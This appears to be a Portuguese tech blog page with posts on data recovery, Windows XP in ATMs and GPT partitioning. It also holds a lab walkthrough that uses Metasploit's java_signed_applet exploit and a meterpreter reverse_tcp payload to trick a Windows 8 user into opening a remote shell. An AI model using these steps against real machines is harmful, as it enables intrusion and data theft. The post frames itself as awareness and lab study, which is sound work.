Invasão no Windows 8 através do Java Signed Applet

Este vulnerabilidade permite ao invasor obter qualquer dado de um computador como Windows 8, pois através de engenharia social como induzir os usuários.

Detecção de Intrusos com SNORT - Back|Track 5R3

Sistema de detecção de intrusão , nada mais é do que uma ferramenta capaz de identificar tentativas de invasão em tempo real.

Hackeando e obtendo informações de dispositivos Android

Uma técnica de "hackear" os dispositivos moveis com o sistema operacional Android. Vamos utilizar a ferramente já conhecida por alguns, o Metasploit.

sexta-feira, 31 de janeiro de 2014

Wise Data Recovery - RECUPERAR DADOS DE HD


Este pode ser comparado com o Get Data Back, porém com um detalhe adicional, ele indica quais arquivos estão prontos para uma recuperação completa ou aqueles que terão uma recuperação parcial (quase ilegível) ou os que terão perda total.

Com o Wise Data Recovery, você consegue encontrar quase tudo o que já esteve guardado no seu disco rígido e, por algum motivo, foi deletado.

O programa faz uma varredura em qualquer unidade de armazenamento: HDs, SSDs, pendrives e qualquer outra. Depois disso, o aplicativo parte para a análise dos arquivos e mostra para você se eles são recuperáveis ou não.

Dessa forma, será possível escolher o que vai ser resgatado das profundezas dos seus discos e, além disso, saber se realmente alguma coisa ainda poderá ser útil. Fora isso, se você não conseguir encontrar o que procura na grade de pastas ou na lista geral de arquivos deletados, ainda é possível usar a ferramenta de pesquisa do Wise Data Recovery.

Escolha o idioma

Antes de tudo, você precisa determinar o idioma da interface do aplicativo. Por padrão, o Wise Data Recovery é instalado em inglês, porém você pode usar o programa em português ou em vários outros idiomas. Para isso, procure e clique no botão que fica à esquerda do ícone de minimização da janela, depois selecione “Languages” e escolha “Português (Brasil)”.


Em busca do arquivo perdido


Para recuperar os dados que foram acidentalmente apagados do seu disco rígido, você precisa ter uma ideia do antigo nome do documento. Com isso em mente, vá ao topo esquerdo da janela do aplicativo e selecione a unidade de armazenamento na qual seu arquivo esteve e clique em “Escanear” ou “Scan”.

Feito isso, o programa começa a analisar todo o disco e mostra para você o que talvez possa ser recuperado. Caso o nome do arquivo seja um mistério, navegue pela grade de pastas do lado esquerdo da janela e tente encontrar o local em que o documento possa ter estado. Se você se lembrar do nome ou parte dele, vá até a barra de busca, na parte superior direita da janela, e digite o que for preciso até aparecer o que você procura.

Recupere o seus documentos

Quando você finalmente encontrar o seu arquivo perdido, observe o status dele. Se estiver verde, as chances de a recuperação ser bem-sucedida são altas. Caso o mostrador esteja amarelo ou vermelho, mesmo sendo recuperados, os seus documentos talvez fiquem inutilizados.

Se tudo estiver certo, marque quantos arquivos quiser e clique em “Recuperar” ou “Recovery”. Feito isso, uma pequena janela vai perguntar onde você deseja salvar o resultado da recuperação. Para isso, você deve escolher uma pasta fora do disco em questão, do contrário o aplicativo não realiza a tarefa.


Em alguns segundos, o Wise Data Recovery vai terminar o processo. Clique em “OK” na janela de aviso, e o programa vai abrir a pasta onde você salvou os arquivos recuperados. Agora, só é preciso testar a integridade dos documentos tentando abri-los com o aplicativo-padrão.

Tamanho : 2,5 MB

sábado, 25 de janeiro de 2014

Invasão no Windows 8 através do Java Signed Applet

Este vulnerabilidade permite ao invasor obter qualquer dado de um computador como Windows 8, pois através de engenharia social como induzir os usuários a clicaram em links através de textos os imagens esta vulnerabilidade pode ser explorada.

Conscientize amigos e colegas de trabalho para se atentarem aos links que recebem via e-mail, facebook e ente outros para evitarem se serem vítimas desta vulnerabilidade.

Uma forma de evitar é manter sempre o Windows e o Antivirus devidamente atualizados.

Dados Técnicos:

Kali Linux: 10.10.10.130
Windows 8: 10.10.10.129

Passo 01

Execute o MSF Console

root@kali:~# msfconsole


Passo 02

Utilize o exploit java_signed_applet


msf > use exploit/multi/browser/java_signed_applet


Passo 04

Defina o servidor Kali Linux (10.10.10.130) como conexão principal do exploit java_signed_applet

msf exploit (java_signed_applet) > set SRVHOST 10.10.10.130


Passo 05

Defina a porta do servidor Kali Linux (8080) como conexão principal do exploit java_signed_applet

msf exploit (java_signed_applet) > set SRVPORT 8080


Passo 06

Utilize o PAYLOAD reserve_tcp para estabelecer a conexão entre o host e o servidor


msf exploit (java_signed_applet) > set PAYLOAD windows/meterpreter/reverse_tcp


Passo 07

Defina o servidor Kali Linux (10.10.10.130) como conexão principal para o PAYLOAD reverse_tcp


msf exploit (java_signed_applet) > set LHOST 10.10.10.130


Passo 08

Defina a porta do servidor Kali Linux (10.10.10.130) como conexão principal para o PAYLOAD reverse_tcp


msf exploit (java_signed_applet) > set LPORT 4444


Passo 09

Execute o exploit para gerar a URL a ser acessada pelo Windows 8 (http://10.10.10.130:8080/clR8lKjmGpiSXqQ)

msf exploit (java_signed_applet) > exploit


Passo 10


No Windows 8 ao realizar o acesso ao link (http://10.10.10.130:8080/clR8lKjmGpiSXqQ) será exibida uma janela de Advertência de Segurança, aceite o Risco e clique em Executar


Passo 11


Observe que a conexão foi estabelecida com o servidor


Passo 12

Execute o comando sessions para exibir as sessões de conexão

msf exploit (java_signed_applet) > sessions


Passo 13

Estabeleça a conexão na sessão 1


msf exploit (java_signed_applet) > sessions -i 1


Passo 14

Com a conexão estabelecido digite comando utilizados no windows como o ipconfig para visualizar as conexões de rede


meterpreter > ipconfig


Passo 15

Utilize o comando sysinfo para exibir as Informações de Sistema, como o Nome do Computador e versão do Sistema Operacional


meterpreter > sysinfo

Passo 16

Execute o comando shell para exibir o console do Windows 8


meterpreter > shell


Passo 17

Liste todos arquivos/diretórios que estão no Desktop


C:\Users\Marcos\Desktop>dir


Passo 18

Crie o diretório 100SECURITY


C:\Users\Marcos\Desktop>mkdir 100SECURITY


Passo 19


Como pode visualizar o diretório 100SECURITY foi criado com sucesso


FONTE : 100security.com.br

terça-feira, 21 de janeiro de 2014

Fim do suporte ao sistema operacional Windows XP vai forçar bancos a atualizarem o hardware de seus equipamentos

A Microsoft já avisou faz tempo: em 2014 o Windows XP vai perder o suporte e, com isso, deixará de receber atualizações — um ano depois encerram-se também as atualizações vitais para a manutenção da segurança dos usuários. E nesse grupo de usuários estão 95% dos caixas eletrônicos de todo o mundo. Exatamente, a maioria esmagadora das máquinas de bancos são equipadas com computadores que utilizam a referida versão do sistema operacional.

E o que vai acontecer com elas? Tudo depende de como as instituições bancárias vão querer trabalhar. Segundo o site INFO, aqui no Brasil alguns bancos privados como Bradesco e o Itaú utilizam o sistema Windows XP. O primeiro já informou que vai instalar o Windows 7 nos caixas automáticos, mas o Itaú ainda não revelou o que será feito com seus equipamentos.

Bancos estatais não terão problemas com a novidade, uma vez que utilizam o sistema Linux em seus equipamentos — isso vale tanto para a Caixa Econômica Federal quanto para o Banco do Brasil. De volta às instituições que precisam realizar a alteração, é preciso mencionar um problema que pode afetar diversas instituições em todo o mundo: o hardware das máquinas utilizadas atualmente.

Hardware é um problema


O Windows XP que roda nos caixas automáticos foi lançado em 2001, enquanto o Windows 7 chegou ao mercado oito anos depois. Isso significa que existe quase uma década de diferença nos requisitos mínimos de hardware utilizado. Como você deve imaginar, os computadores dos caixas automáticos não são equipados com componentes muito poderosos, uma vez que executam apenas funções básicas.

Sabendo disso, não é difícil perceber que muitas máquinas podem não conseguir executar o Windows 7. Ou seja, além de alterar o software utilizado pelos caixas eletrônicos, os bancos ainda terão que modificar os próprios computadores. Dessa maneira, é bem possível que nem todos os bancos consigam realizar a substituição até abril, mês em que o suporte da Microsoft ao Windows XP deve ser encerrado.

Fonte: Business Week, INFO


sexta-feira, 22 de novembro de 2013

Problemas na instalação do Windows partição em formato GPT (como proceder)


GPT (Tabela de Partição Guid) é um novo layout de particionamento de disco rígido.
Ela nasceu para substituir a MBR que limita o uso do disco rígido em até 2Tb.
Utilizando a GPT não vamos ter mais problema com unidades superiores a 2Tb, mas quem utiliza Windows da Microsoft, apenas os sistemas Vista, Windows 7 e Windows 8 podem ler ou gravar neste tipo de partição.
Junto com a GPT veio a EFI que é uma especificação que define uma interface de software entre o sistema operacional e a plataforma de firmware.
A EFI destina-se a ser um substituto significativamente melhorado para o velho BIOS firmware interface, historicamente usado por todos os computadores pessoais IBM PC compatíveis.
A especificação EFI foi originalmente desenvolvida pela Intel, e é atualmente gerida pelo Unified EFI Fórum que é oficialmente conhecido como Unified EFI (UEFI).
Tive um problema ao instalar o Windows7 em um Asus K45A, uma mensagem de erro era exibida:
"O Windows não pode ser instalado neste disco. O disco selecionado está no estilo da partição GPT."
Pesquisando pela internet encontrei em um fórum uma solução que tive êxito para poder instalar o Windows no meu notebook, segui os passos abaixo:
1. Depois de dar boot via Windows7, na tela de idiomas pressione + para abrir o terminal (console)
Digite os seguintes comandos na linha de comando:
diskpart  (Este comando permite acessar ao utilitário para gerir partições)
list disk  (Mostra todos os discos. Verifica se o disco 0 corresponde ao disco que compraste (basta verificares o tamanho)
select disk 0  (Vai escolher o disco 0 para efetuar operações sobre ele. Se o disco novo não for o 0, então você deve alterar o número no comando para, por exemplo, select disk 1 )
clean  (Este comando vai eliminar as informações de configuração existentes no disco, ou seja, todos os dados e TODAS as partições serão EXCLUÍDAS! )
create partition primary  (Este comando vai criar uma partição primária (no disco que selecionou no passo select disk x)
exit  (para abandonar o utilitário diskpart )
exit  (para regressar ao programa de instalação)
3 - Agora na tela de seleção de partição, escolhe aquela que acabou de criar. Se continuar a dar erro, reinicia o computador e verifica se o erro desapareceu (de vez em quando é necessário um reboot para que as alterações fiquem visíveis ao setup do Windows);
4 - Antes de instalar o Windows, formate o disco.

Retirado de Info Cotidiano.

quarta-feira, 20 de novembro de 2013

Hospede arquivos em flash (.swf) de graça e com link direto!


Para aqueles que sentem dificuldade em encontrar um bom host para suas aplicações em flash, deixo como sugestão um site menos conhecido, porém, muito útil!